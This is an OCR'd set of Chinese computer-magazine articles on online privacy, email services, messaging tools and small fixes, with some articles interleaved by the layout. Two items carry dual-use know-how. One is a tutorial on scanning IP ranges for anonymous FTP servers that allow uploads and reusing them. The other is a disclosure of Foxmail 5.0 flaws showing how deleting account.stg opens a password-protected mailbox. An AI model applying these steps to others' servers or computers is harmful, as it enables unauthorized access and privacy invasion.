Step 2 测试可用的匿名代理。右击想测试的某个代理服务器，选择“Check selected”，稍后会返回Ping的结果。如果想检测程序内置的所有代理服务器，可从右键弹出菜单中选择“Check all servers”命令。

小提示

★如果通过其他渠道获取了匿名代理服务器地址，想利用Winnow Anonymous Proxy检测一下，可从右键弹出菜单中选择“Add”，然后输入要增加的服务器IP地址及端口号。

★测试所得的Ping值如果过大，可能会影响浏览速度。

Step 3 当所有代理服务器检测完毕后，“Status”列会分

别显示“Functional”和“Error”两种状态的代理服务器，其中后者表示Ping错误的服务器。对于这些无效服务器，在右键弹出菜单中选择“Delete dead servers”即可将它们批量删除。

Step 4 点击列表中的“Ping”项，按照Ping耗时最短至最长的顺序排列(见图6)，至此就获取到其中连接速度最快的匿名代理服务器了。




图6

得到了所需的代理服务器地址后，在IE浏览器中运行“工具→Internet选项”，点击“连接”选项卡下的“局域网设置”按钮，勾选“使用代理服务器”项，输入相应的代理服务器地址与端口号即可。

5. 揪出间谍软件

间谍软件可在用户不知情的情况下获取用户电脑中的信息，它主要分为黑客类及广告类两种。对付它的常用方法是安装网络防火墙及反间谍软件。请参看前几期的《电脑爱好者》，学习利用Ad-aware(下载地址：http://hnpy.onlinedown.net/down/aaw6181.exe)来清查间谍软件。

6. 匿名邮件发送

害人之心不可有，防人之心不可无，如果给别人发送邮件时，不想让对方知道你是谁，不妨试试用MailGhost(下载地址：http://sccrc.onlinedown.net/down/MailGhostV3.0Setup.EXE)来发送匿名邮件。

特别提醒：请不要用类似工具发送垃圾邮件。

即时通讯篇

QQ、MSN Messenger已成为现代网虫必不可少的聊天利器，在和远方好友聊得不亦乐乎之时，也要注意保护个人隐私，做到聊得安全又放心！

1. 不要太引人注目

很多朋友在使用即时通讯软件时，把自己的昵称起得非常暧昧或引人注目。不怕贼偷，就怕贼惦记着，如果黑客对你的个人信息产生兴趣的话，那可能就有点麻烦了。

2. 好友改名

对于MSN Messenger，如果不想让老板知道你在和谁聊天的话，要记得把聊友的昵称改一下，要不当老板发现你在和“小甜甜”狂侃时，别怪我没有提醒你哟！MSN Messenger默认是不支持好友改名的，你可以使用第三方工具来修改，比如MSN Messenger Plus!(下载地址：http://www.newhua.com/cfan/200405/msgplus-254.exe)。对于QQ，好友改名就太容易了。

3. 不要泄漏的信息

使用QQ、MSN Messenger等即时通讯软件时，千万不要在登录界面中勾选“保存密码”一项，而且在离线之后不要忘记删除相关的历史记录，比如QQ安装文件夹下以你的QQ号码为名创建的文件夹、MSN Messenger的“我接收到的文件”文件夹。

4. 让显IP版本QQ失效

上网冲浪时可利用代理服务器隐藏自己的IP地址，但如果别人装了显IP版本的QQ，那你的IP地址就可能因为QQ而暴露了，用QQ代理公布器XP(下载地址：http://sq.onlinedown.net/down/qqproxy.rar)找到Socks5代理，然后通过代理上QQ可以让对方看到代理IP地址，不过有更厉害的招数：用傻瓜跳板(下载地址：http://www.newhua.com/cfan/200405/sgtbzj.rar)后，对方连代理IP地址都看不到(见图7)！



图7

Step 1 安装傻瓜跳板后，程序将自动运行SocksCap控制台与Snake的代理跳板GUI版。执行SocksCap控制台中的“文件→设置”，进入“Socks设置”选项卡，在“协议”项目中选中“Socks版本 5”，并在下属的“域名解析”中选择“由本地端解析所有域名”。

Step 2 运行“配置→经过的SkServer”，删除软件自带的代理服务器，添加用QQ代理公布器XP查询到的代理服务器IP地址与端口号。如果设置多个代理，程序将自动把这些代理服务器串联起来以实现多重代理。虽说理论上最多可以设置255个代理，但考虑到实际连接速度，我们只需设置几个外部跳板就可以了。若要检测指定代理服务器是否有效，可选中某项代理后点击“测试”按钮，最后运行“配置→保存设置”保存刚才的设置。

Step 3 切换到SocksCap控制台，运行“文件→新建”，“命令行”设置为QQ运行文件的路径，如C:\Program Files\QQ\QQ.exe。

Step 4 在SocksCap控制台中选择刚才添加的QQ后，点击工具栏上的“运行”按钮，将自动调用QQ。

4. ICQ聊天加密

大部分即时通讯软件的信息都是以明文形式发送的，ICQ聊友可以用Top Secret Messenger(下载地址：http://www.newhua.com/cfan/200405/tsm2001_trial.exe)或Chat Buddy来保护聊天隐私，这样就不会担心聊天信息被别人途中窃取了。

小编有话说：保护隐私的操作其实并不难，关键是看大家是否有保护个人隐私的意识，并愿意为之筑起稳固的防线。CF [WL01]



免费邮箱与收费邮箱的边缘

获奖名单

问题2:收费邮箱是否值得用？

优秀选手:阿土妹妹(获得华军软件园提供的价值约350元的显卡一块)、gby(获得奖金100元)

热心读者:

小非 Jac(获得金山软件股份公司提供的精美笔记簿一个)

问题7:查QQ好友的IP地址很简单，那如何查MSN Messenger好友的IP地址呢？又该如何防范呢？

读者可以结合自己的实际对该问题进行叙述、分析，并能给出指导性建议与解决方案，作品请E-mail至webhot@cfan.com.cn，在主题上标明“问题7”字样;平信可以寄到:北京9615信箱小渔，邮编为100086。优秀作品的作者可能获得精美奖品以及奖金！

霸王条款与邮箱缩水

.com神话的破灭让免费邮箱的美丽花朵逐渐凋零，先是263.net免费邮箱的全面收费，然后是各大网站在推出收费邮箱的同时或多或少地对免费邮箱服务进行了限制和更改。“……也不保证服务不会受中断，对服务的及时性、安全性、准确性也不作担保……如果邮箱用户1个月未经任何形式使用自己的邮箱，邮件系统将认为信箱内的信件为过期信件，将自动清除，同时删除信箱的账号”，这就是某免费邮箱服务提供商的用户服务协议中的部分条款，事实上这样的霸王条款在不少免费邮箱用户服务协议中都有存在，这就意味着免费邮箱申请者必须被动地接受协议，而几乎无权对邮箱的服务质量提出要求。

除了通过协议附加条件对免费邮箱加以限制之外，部分网站提供的免费邮箱服务缩水更是明显:①限制用户注册，譬如必须采用手机短信注册，而且短信是要收取费用的。②邮箱空间缩小。③邮箱稳定性差，经常出现服务器忙、登录不成功、邮件丢失的现象。④令人无可奈何的广告和垃圾邮件。⑤提供免费邮箱服务的网站参差不齐，某些免费邮箱根本无法正常使用。

花钱买个放心

选择收费邮箱在付费的同时也得到了相应的服务，将霸王条款抛之脑后:①开通方式简单，只要按时付费就可正常使用邮箱。②花色品种多，用户可选择物美价廉的小邮箱，也可选择超大号企业邮箱。③邮箱性能更为出色，速度、稳定性有保障。④很少受广告骚扰。⑤享受的增值服务多，如超级垃圾邮件过滤器、邮件杀毒、免费邮件短信通知、支持更大的附件……

量体裁衣

没有邮箱在网上可谓寸步难行，想进论坛“灌水”，想在网上购物，想订阅电子期刊，差不多都得用到邮箱。可以预计，在将来免费邮箱依旧会与收费邮箱并存。邮箱的选择要与实际需求接轨，对于没有特殊需要、邮件重要性不高的朋友来说，免费邮件仍然是首选，虽然总体来说免费邮箱服务不尽如人意，但其中也不乏精品，而且即时通讯软件、FTP、BT下载等文件共享形式也在某种程度上降低了人们对邮箱可靠性的要求;对于有特定需求、邮件重要性非常高的朋友来说，如果免费邮箱实在无法满足需求，那不妨选择合适的收费邮箱，或许它能带给你远远大于邮箱花费的财富。

读者gby提出了一个点子，似乎可以作为免费邮箱向收费邮箱的过渡，那就是重点邮件收费。当用户想发送一封有特定需求的重要邮件时，可以向邮件服务提供商发出请求，并为这封邮件交纳一定的费用;而要发送的邮件不是很重要时，可以自由选择免费服务。读者Jac建议架设自己的邮件服务器，架设方法请阅读下期杂志。


优质免费邮箱推荐:Yahoo!电邮(@yahoo.com.cn，6MB)、Hotmail(@hotmail.com，2MB，近期速度有所提升)、网易邮件中心(@163.com，25MB)

优质收费邮箱推荐:新浪任你邮(@vip.sina.com，20MB，全年48元)

小资料

个人拥有邮箱数呈下降趋势

CNNIC发布的《中国互联网络发展状况统计报告》中提供了用户E-mail数量的变化情况(见图)，从该曲线图中不难看出，近年来网民拥有的邮箱数量不断减少，目前已经稳定在1至2个之间，这说明网民选择邮箱的目的更为理性，在满足自己需要的同时不再盲目求多，不过与即时通讯软件的火爆也是有一定关系的。



2004年1月最新发布的调查结果也显示:收费邮箱用户数已经占到了总邮箱用户数量的7%，实在是一个不小的用户群。

CF [WL02]

Baidu 百度 www.baidu.com 我用百度 无所不能

无所不能攻略之 屠龙刀: 搜索风云榜

观热点事件，看时尚风云，Baidu.com以每天数千万次搜索数据为基础，打造了权威的中文搜索风云榜！权威的数据、精确的统计、周全的分类、精彩的评点，时时刻刻天下大事一网打尽，分分秒秒风云变幻尽在眼前！

百度的搜索风云榜源于客观的搜索量数据，流行金曲风云榜、男歌手风云榜、女歌手风云榜的产生来自百度MP3搜索http://mp3.baidu.com，美女风云榜、帅哥风云榜、风景名胜风云榜的产生来自百度图片搜索http://image.baidu.com，Flash风云榜的产生来自百度Flash搜索http://flash.baidu.com，其他风云榜的产生来自百度网页搜索http://www.baidu.com(见图)。每天发布的关键词风云榜，是根据前1天0:00至24:00的搜索量统计自动计算生成的，每天早上自动更新。

在风云榜中有几个关键词，大家应该弄清楚。

关键词:用户搜索所用的关键词，点击可以在新窗口中打开该关键词的搜索结果页。

排名:该关键词搜索量在该分类中的当天排名。

今日搜索量:当天早上自动统计的该关键词前1天0:00至24:00的搜索量。


历史总搜索量:该关键词进入中文搜索风云榜后的每天搜索量相加之和。

Top50上榜天数:该关键词进入其分类Top50排行榜的天数。

日平均数:该关键词的历史总搜索量日平均数。

上升最快:取当天搜索量排名前1000个关键词，用它们的当天排名与前1天的排名进行比较，排名上升最快的关键词。

在风云榜上还有一组滚动显示屏，叫瞬时风向标。滚动显示的关键词是百度用户正在搜索的关键词，系统定期自动从Log记录中随机抽取一组关键词，滚动显示在显示屏上。企业如果需要其他的关键词排名数据，可以E-mail至bisheng@baidu.com说明需求与联系方法。





不要与好域名擦肩而过

搜索关键词:fm365 过期域名 域名查询

去年底，联想公司莫名其妙地丢失了曾经斥资几亿美元精心打造的门户网站fm365.com的域名所有权，该域名现在已经被一家香港公司注册。目前国际域名正以每三秒钟一个的速度被人抢注，稍微一犹豫，想要的域名可能即刻消失！

域名对一个网站来说有如门面，现在已经拥有或正想注册Internet域名的网友也不在少数。小渔这里不去评论fm365的是是非非，单单说说如何让大伙“弄”到一个好的域名。

域名跟人的名字不一样，它不需要太多复杂的“说法”，最重要的标准只有一个:好记！在能看懂的情况下越简短越好。网易如今在品牌宣传上放弃域名nease.com和netease.com，而改用163.com，为什么？不就是因为后者比前者更好记、更简洁嘛。

在域名拼写上，如果决定用英文单词，那么请注意不要拼错单词了，如果基于某单词的域名已经被注册，不妨试试“添油加醋”的办法，在单词前加上一些当今流行语(如Cool、e、online之类)、地名缩写(如bj、sh之类)或冠词(a、the)。另外，利用缩写、谐音来构造域名也是个不错的方法，如home4u、happy2、go2web、gift2u都不错。总而言之，不管你如何把字母和单词拼来拼去，请尽量保证域名和你网站的定位或所在行业一致，能让人“顾名思义”，一看到域名就知道网站的大致定位是最好不过的了。

域名需要按时续费才能继续使用，或许有人不知道这一点，或许根本不想再续费，导致现在每天有成百上千个域名被删除！所以，如果你能尽快注册到过期的好域名，也是一个不错的选择哟^_^！想想联想把fm365都弄丢了，说不准哪天你也可以捡一个大便宜。

相关链接

★域名交易与增值服务网:http://eachnic.com/

在这里可以看到最新的域名增减动态信息。

★过期域名发布论坛:http://www.dnbbs.com/forum_topics.asp?FID=18

可以了解到最新的过期域名。

★如何起一个好的域名:http://www.soweb.net/ch-main/nameit.htm

CF [WL03]

扩大你的交际圈——新一代网络交流平台UU通

■ 安徽 dream 横扫一大片

看点
①绑定MSN Messenger、ICQ和Yahoo! Messenger账号。
②通过朋友认识更多的朋友。

2004年第1期《小渔的拉网小调》介绍了一种全新的交友方式Social Software，通过该方式可以认识朋友的朋友的朋友，扩大自己的交际圈。除了从http://www.yoyonet.cn/网站结识朋友的朋友外，近期出现的软件UU通同样可以做到，而且利用它还可以与MSN Messenger、ICQ和Yahoo! Messenger上的好友交流。

UU通小档案

软件版本:1.06 beta　　软件大小:2.44MB
软件性质:免费软件　　适用平台:Windows 98/2000/XP
下载地址:http://www.uume.com/octopus/uudownload/UUT1.06beta.exe


获取通行证

安装软件后运行，在登录窗口中单击“注册一个新账户”，将你的邮箱地址或手机号码输入到“请输入邮箱地址或手机号”框中，然后单击“注册”按钮。不久你就会收到一封验证码邮件或短信，将收取的信息输入到注册页面相应位置即可完成新账号的申请。

将自己的好友拉进来

把MSN Messenger、ICQ和Yahoo! Messenger账号绑定到UU通后，就可以在UU通中与这些软件上的好友畅聊了。以绑定MSN Messenger账号为例:

在主窗口中单击“MSN”按钮，然后单击“绑定MSN”链接，输入MSN Messenger账号和密码后单击“确定”按钮即可(见图1)。


图1

优缺点分析:将MSN Messenger等账号绑定到UU通后，可以实现在一个软件中与多个聊天软件中的好友聊天，甚至能绕过网络的一些限制直接上线(如有些地区的MSN Messenger必须使用代理才能上线)。不过该软件目前还存在一些缺陷，在绑定MSN Messenger等账号时可能会出现绑定不成功、无法登录的现象，而且只能实现文本聊天，语音聊天、表情图标功能还无法实现。

认识朋友的朋友

QQ、MSN Messenger之类的即时通讯软件只能通过获取好友的聊天账号来添加好友，而UU通可以添加朋友的朋友、朋友的朋友的朋友。另外，UU通还可通过向Outlook、Outlook Express、Foxmail、MSN Messenger联系人发送邀请邮件或短信，方便地通知这些联系人下载UU通与自己聊天。

1.普通添加法

在UU通主窗口中运行“服务→寻找UU”菜单，打开如图2所示的窗口，以第二种方案为例:选择“按E-mail、手机号或名字在全站搜索”项，单击“下一步”，输入好友的E-mail或手机号后再单击“下一步”，然后输入邀请信息单击“发送”按钮即可将邀请信息发送给好友，稍后对方的UU通便会收到一条消息。


图2


图3

2.添加好友的联系人

在UU通主窗口中单击好友图标前面的“+”节点，可看到该好友的好友、好友的好友的好友等四级目录(见图3)，右击任何一级的联系人，在弹出的快捷菜单中选择“邀请UU”项进行添加工作即可。

3.通过OE、Foxmail等添加好友

进入UU通网站http://www.uume.com，用自己的UU通账号登录，单击“邀请UU”链接可打开如图4所示的页面，选择欲添加的地址大类，单击“导入”按钮。第一次使用时会自动下载并安装需要的插件，等插件安装后，所选择的联系人将会被添加到右侧的列表中，然后单击“发送邀请”按钮即可发送一封邀请信给联系人。


图4

小编有话说:除了结识好友、与好友交流之外，UU通与其网站相结合提供了很多实用功能，单击主窗口中的“服

看点 ①搜寻可匿名访问的FTP服务器。②借用网上的FTP资源发布自己的PUB资源。

一分钟寻找免费FTP服务器

■ 山东　怪侠一枝梅

一般来说，只有拥有特定账号的用户才能访问FTP服务器，不过也有一些FTP服务器开放了匿名访问权限，也就是说任何一个用户都可以匿名登录，而且有的可匿名登录FTP服务器还开放了上传、删除文件的权限。

通过FTP搜索工具grim's ping 1.7.5可以方便地搜索到指定IP网段的匿名FTP服务器，并得知其类型和访问权限。

grim's ping小档案

软件版本:1.7.5	软件大小:2.17MB
软件性质:免费软件	适用平台:Windows 9x/Me/2000/XP
下载地址:http://www3.telus.net/public/cool0/grims/ping1_7_5.zip	

Step 1 安装grim's ping 1.7.5后运行，会提示你对相关属性进行设置(见图1)。



图1

①选择"PubFind→General"，默认的"Threads"(线程)值是5，如果你的网速较快，可以将该值设置得大一些，512Kbps ADSL用户可设置为10。

②选择"Permissions→General"，勾选"Log directory permissions"。

③选择"Permissions→Logging"，勾选"Log OS type"、"Log FXP stats"、"Log resumability"、"Log speed of 5 kbyte chunk"，点击"Save"按钮完成设置。

Step 2 设置搜索的IP地址范围。点击"Paste IP"按钮，输入要搜索IP网段的首个IP地址，如202.140.162.1，点击"OK"按钮会出现"Add Item to Queue"窗口(见图2)。如果要搜索202.140.162.1至202.140.162.254的单一网段IP地址范围，只要点击"Order Range"按钮即可;如果要搜索多个IP网段，就点击"Add Multiple Ranges"，并输入要搜索的网段数量，如果输入100，则表示IP地址搜索范围为202.140.162.1至202.141.5.254。




图2

Step 3 点击"File"下的"绿灯"按钮开始搜索，完成后选择"File→View anonymous FTP log"，能查看搜索到的所有可匿名访问FTP服务器。可以登录上去看看是否可以匿名下载、是否有一些好东西;选择"File→View permission results"，能查看搜索到的既可以匿名访问又具有上传文件权限的FTP服务器。

小提示

grim's ping会将搜索到的View permission results结果的FTP服务器信息保存到安装目录下的perms.log文件中，将View anonymous FTP log结果的FTP服务器信息保存到results.log文件中，每次搜索时grim's ping都会把搜索结果自动添加到这两个文件中，而且不会覆盖以前搜索的内容。

小编有话说:找到免费FTP服务器之后，可以用PUB Downloader 1.6将FTP文件下载地址转化为形如pdl://GCTqHAi6sFCObnGlZ/C2oBRzz7qY9vu3dlWdQCttACpPhP9Vyz4RZ9rHJ+tw8ab115+dKqx3Gl+9lbObcTajKy+==/的PUB地址形式(见图3)，发布出去后可以让网友用PUB Downloader下载。pdl地址形式不能被CuteFTP、FlashFXP等FTP工具识别，从而可在一定程度上避免下载流量过高。PUB Downloader 1.6下载地址为http://hnpy.onlinedown.net/down/pubdown16.rar。




图3

CF [WL05]

务"菜单，可以看到其诸多功能:

我的UU:可以看到已有朋友的结构，最多四层。

我的论坛:一个UU通账号免费拥有一个个人论坛，可以在自己或好友的论坛里发帖、回帖。

我的资料:设置基本信息、高级信息、我的名片、交友条件、绑定功能等，如果想将自己的照片添加到UU通中，也是在此处操作。

UU活动:类似计划安排，事先对一些活动进行安排，如组织N个UU通好友在某个时间开会之类。

UU博客:相当于日记本，可记录自己的思想、讲述自己的经历、幻想自己的未来。

UU名片:可设置自己的名片、发送名片给别人、接收别人的名片。

UU通还支持多账号登录、改变当前状态、更换皮肤、设置系统热键等精彩功能。

CF [WL04]

走到哪就酷到哪

——让帖子、邮件、QQ秀起来

■ 黑龙江 清煮肥羊

经常在网上畅游的你是否早已厌倦了网络中那些索然无味的白底黑字？易我秀(EoShow)可以在任何支持贴图的论坛或者支持HTML编辑方式的Web邮箱中发送如图1所示的“秀字”帖子或邮件，让你走到哪儿就酷到哪儿！

易我秀小档案

软件性质:免费软件　　适用平台:Windows 9x/2000/XP

下载地址:http://www.eoshow.com/download/ieplugins/eoshow20040105ie.exe (简版76KB,只包含IE插件)

http://www.eoshow.com/download/eoshow20040105all.exe (完全版746KB,增加了图片动画收藏工具)

软件备注:易我秀分为网站秀字库http://www.eoshow.com、易我秀IE插件和易我秀图片动画收藏工具几部分。

1.发送秀字帖子

安装好易我秀，以后在IE中登录论坛撰写帖子的文字后，鼠标左键双击文本框的任意处，就会弹出如图2所示的“易我秀多彩编辑器”，在这里可以预览秀字效果、设置生成的代码类型等。确认无误后，单击“确定”按钮，IE文本框中的文字便会转换成秀字，提交后即可看到如图1所示的效果。



图1




图2

小提示

★图1所示的每一个秀字其实都是一张GIF图片，存放在网站的秀字库中，易我秀的IE插件负责分析你所要提交的文字，并将每一个秀字库中包含的文字转换成UBB代码或HTML代码，这样帖子提交后就会在浏览器中显示出秀字效果。

★如果IE是5.0或以下版本，则双击文本框可能无法启动易我秀，请关闭其他IE插件后再使用易我秀，或升级IE到更高版本。

★如果使用的是第三方浏览器软件，双击文本框也可能不会有反应，不妨试试下面的方法，看看可否解决问题：在文本框的任意处右击，选择“1.从EoShow中选择”，接下来就会弹出“易我秀多彩编辑器”，设置完毕后点击“确定”会出现“转换后的秀字已经复制到剪切板中！请使用Ctrl+V键粘贴代码到你刚才输入文字的地方”的提示框，单击“确定”，再按Ctrl+V把生成的代码复制到文本框中。

2.发送秀字邮件

发送秀字邮件的方法与在论坛发送秀字帖子的方法大同小异，但要注意的一点是：生成代码时一定要设置成HTML代码，而且要把邮箱的发信方式设置为HTML方式，如果用纯文本方式发信，对方看到的只是一堆代码而已。大多数的Web邮箱能自动识别HTML代码，并自动转换为HTML方式预览和发送邮件。

3.发送秀字QQ信息

QQ2003III版增加了添加自定义表情的功能，从而使得在QQ中发送秀字成为可能(见图3)。简单地说，添加自定义表情就是可以将自己硬盘上的图片定义为表情，从而在聊天时发送给聊友。如果把秀字图片定义为表情，再把每个秀字图片的快捷键都设置成它对应的汉字，这样以后在聊天窗口中输入的字就会自动转换为秀字了。因为QQ发出的信息已经包含了图片本身，所以即使对方没有安装秀字图片也可以看到秀字效果，不过值得注意的是，只有双方的QQ版本都在QQ2003III以上时自定义表情才会生效。



图3

笔者收集了目前秀字库中的秀字图片制作了表情文件包(522KB)，其中包含了200多个汉字、字母和数字，而且快捷键已经设置成相应的文字，可以到http://www.newhua.com/cfan/200405/qqsohw.cfc下载。



图4

下载后打开聊天窗口，单击“表情→添加自定义表情”，弹出“表情管理”窗口(见图4)，单击“导入”，选择笔者制作的表情文件包，单击”确定“就大功告成了，很简单吧！

如果想添加自己DIY的秀字，则可以在“表情管理”窗口中单击“添加”，在弹出的“添加自定义图释”对话框中单击“查找图片”，选择秀字存放的路径，再设置快捷

关注Foxmail 5.0正式版的安全隐患

■ 江苏　张玉权

Foxmail 5.0正式版的垃圾邮件防御功能给笔者留下了非常深刻的印象，与此同时，一丝疑虑也掠过心头:Foxmail 5.0正式版安全吗？就此问题，笔者进行了研究与探讨，结果发现了不少安全隐患。

隐患之一:账户密码形同虚设

Foxmail 账户的密码安全是个老生常谈的话题了，Foxmail 5.0正式版的表现如何呢？笔者在Foxmail 5.0中新建了一个加密的账户“Hotmail”，然后依次打开Foxmail 5.0安装路径\Program Files\Foxmail\Mail，找到Hotmail文件夹并进入，删除account.stg。重新启动Foxmail 5.0，可以发现，账户前面的锁状加密图标已经消失，根本不用任何密码就可进入账户了！换言之，他人只要在你的电脑中删除一个文件，邮箱账户中的一切就都毫无保密性可言！

> 小提示
>
> ★该方法可以使得突破密码约束查阅账户“收件箱”、“发件箱”、“已发送邮件箱”、“垃圾邮件箱”和“废件箱”中的信息，不过无法查阅账户中自建邮箱的信息。
>
> ★account.stg文件是Foxmail的账户配置文件，包含有账户名称、密码、邮箱参数等重要信息。

短评:早在Foxmail 4.x中就存在这样的安全问题，只是不知道这一“传统”为何一直沿袭到了Foxmail 5.0中，实在令人遗憾。

隐患之二:冒名顶替发邮件

说来你也许不信，笔者可以在不破解他人Foxmail账户密码的情况下，以他的名义(包括签名档在内)用他的邮箱给别人发送邮件！这是真的吗？千真万确！下面就来看看笔者如何施展“魔法”，不动声色地“盗用”他人邮箱发送邮件。

在Foxmail 5.0启动时将它设置为默认的邮件客户端程序，然后在网上随便找一个做了链接的E-mail地址，也就是mailto:xxx@xxx.com之类，点击，一个撰写新邮件的窗口弹了出来。填上主题和邮件正文，点击“发送”按钮就可以成功“盗用”该加密邮箱主人Polly Chan的名义向他人发送邮件了(见图1)，邮箱主人的签名档也赫然在目。



图1

短评: Foxmail 5.0的这个隐患意味着不需要破译密码，任何人都可以盗用他人名义发送邮件！这是一个非常严重的漏洞，但愿能在以后的版本中将该Bug消除。

隐患之三:地址簿一览无余

Foxmail 5.0地址簿由两个部分组成，即公共地址簿和个人地址簿。在所有账户都加了密的情况下，只要一点击地址簿，就会要求输入密码，所以公共地址簿和个人地址簿都看不到。然而，只要施略小计就能将地址簿一览无余了。

点击Foxmail 5.0的菜单“账户→新建”，随便新建一个账户，建成后点击地址簿，这回不会让你输入密码了，此时可看到的是公共地址簿。那么个人地址簿又该如何看到呢？别急，使用前面所言的招数，将他人账号的account.stg文件删除，他人账号密码解除的同时，再点击地址簿查看他的个人地址簿，就能一览无余了(见图2)。



图2

短评:密码在保护账号的同时也保护着个人地址簿，然而密码被消除后，个人地址簿也就是唇亡齿寒了。保护地址簿的关键还在于有效的加密机制。

CF [WL07]

键，并为图释命名(见图5)，最后单击“确定”。




图5

这里有一个技巧:如果秀字图片太多，一个一个设置快捷键很麻烦，可以先把每个秀字图片的文件名改为它所对应的汉字，再成批添加，QQ会自动以图片的文件名作为默认的快捷键和图释名(见图6)，这样就方便多了。




图6

CF [WL06]

FlashGet“假死”之谜

■江苏 s.z.y.q

在使用FlashGet下载文件时，只要下载的文件比较大，比如超过了100MB，FlashGet总要“假死”一会儿，然后才像缓过气儿似的开始下载。每次都如此，令人不胜其烦，总感觉有什么地方不对劲。

电脑装的操作系统是Windows XP，FlashGet的版本号为1.40。莫非是系统有问题？为此专门到朋友的电脑上试验了一下，他的电脑上装的是Windows 2000，FlashGet也是1.40版，在下载大文件时出现了相同症状。看来，这个症状并非我的电脑所独有。

到底是什么原因造成这种症状呢？经过朋友指点，终于搞清了事情的来龙去脉。原来，FlashGet在下载文件时，会根据下载文件的大小在硬盘上生成一个同样大小的JC!文件，如果要下载的文件为800MB，FlashGet在下载数据之前就要建立一个800MB的空文件，当然需要花费一段时间了，这就是FlashGet下载大文件时“假死”的根本原因。

> 小提示
>
> 如果“假死”占用的时间过长，就要考虑是不是硬盘速度有问题，此时可以检查硬盘是否打开了DMA、是否磁盘碎片过多。



既然发现了问题之所在，那该如何解决呢？在FlashGet中选择“工具→选项”菜单，进入“其他”标签，去掉“获得文件大小后申请磁盘空间”前的勾（见图）。

CF [WL08]

数字串的秘密

■ 安徽 孙成

近日，笔者在“命令提示符”下输入“ping 3658906394”命令，竟然得到了“Pinging 218.22.123.26 with 32 bytes of data:Reply from 218.22.123.26: bytes=32 time=12ms TTL=124”的信息。为什么ping一个“3658906394”这样的数字串，可以得到IP地址为218.22.123.26的主机的回应呢？我百思不得其解。

经过查找有关技术资料，发现原来3658906394是IP地址218.22.123.26的另一种表示方法。IP地址转换成数字串的方法如下:先将218.22.123.26转换为十六进制DA.16.7B.1A，去掉小数点后，变成DA167B1A，然后转换为十进制的3658906394，所以218.22.123.26就成3658906394了。

经过深度挖掘，笔者发现了数字串的更多秘密:

1.局域网用户使用“ping 3658906394”命令，会出现“Request timed out”的错误，这是因为系统把3658906394当成了主机名。

2.使用数字串访问FTP服务器。以IP地址为218.22.123.26的FTP服务器为例，使用FTP客户端软件POWERFTP访问。在“FTP服务器”栏中输入“3658906394”，然后在“用户和密码”栏中输入账号和密码，点击“连接”按钮，发现已经登录到FTP服务器了。这说明FTP客户端软件POWERFTP也把3658906394当作了一个IP地址来处理。

3.使用IE访问FTP服务器会出现找不到服务器的提示，使用http://3658906394/访问也会出错，这是因为IE把3658906394当作域名或主机名来处理的缘故。

4.在“命令提示符”下输入“tracert 3658906394”命令，可以检查到达IP地址为218.22.123.26的服务器所经过的路由信息。

CF [WL09]

从瑞星升级失败开始

■ 辽宁 杜洪利

一天在对瑞星升级的过程中，升级对话框停在了“检测网络配置”上，再等等就出现了“网络检测失败”。以前都好好的呀？

想想我的Windows 2000前几天刚刚“救活”过来，注册表用的是备份的，还是用用最简单的方法——重装瑞星！结果刚开始装，瑞星就提示说系统里有诺顿防火墙，会与瑞星发生冲突！想了想，没理它，继续，再升级，还是不行！既然这样就依着瑞星，删除了诺顿防火墙，再装瑞星，吐，故障照旧！

不会非让我重装系统才行吧？先去瑞星的网站看看，没准是瑞星那边的事。进入瑞星主页，结果打不开，而别的网站都能正常浏览。难道会是它引起的？我想起了hosts文件，该文件保存着网址及其对应的IP地址。电脑打开网页会先查找该文件里是否有网址对应的IP地址，有就直接使用该IP地址，可以加速浏览速度，没有就得上域名服务器去找。我记得曾用优化大师软件的域名解析功能处理过收藏夹里的网址，解析后的结果就是保存在hosts中。想到这儿，进入X:\WINNT\system32\drivers \etc\hosts，用“记事本”打开，找到瑞星域名及IP地址那行，删除并保存，再上瑞星主页，成功了。再打开瑞星升级，问题解决！

后来到瑞星主页看看，原来瑞星的服务器换了，IP地址也变了，可我电脑中的hosts文件里保存的IP地址还是以前的，按原来的找当然找不到了，而瑞星升级功能用的应该也是同样的IP地址。

CF [WL10]

技巧E卡通 Skill Tips

讨厌的MSN Messenger请走开

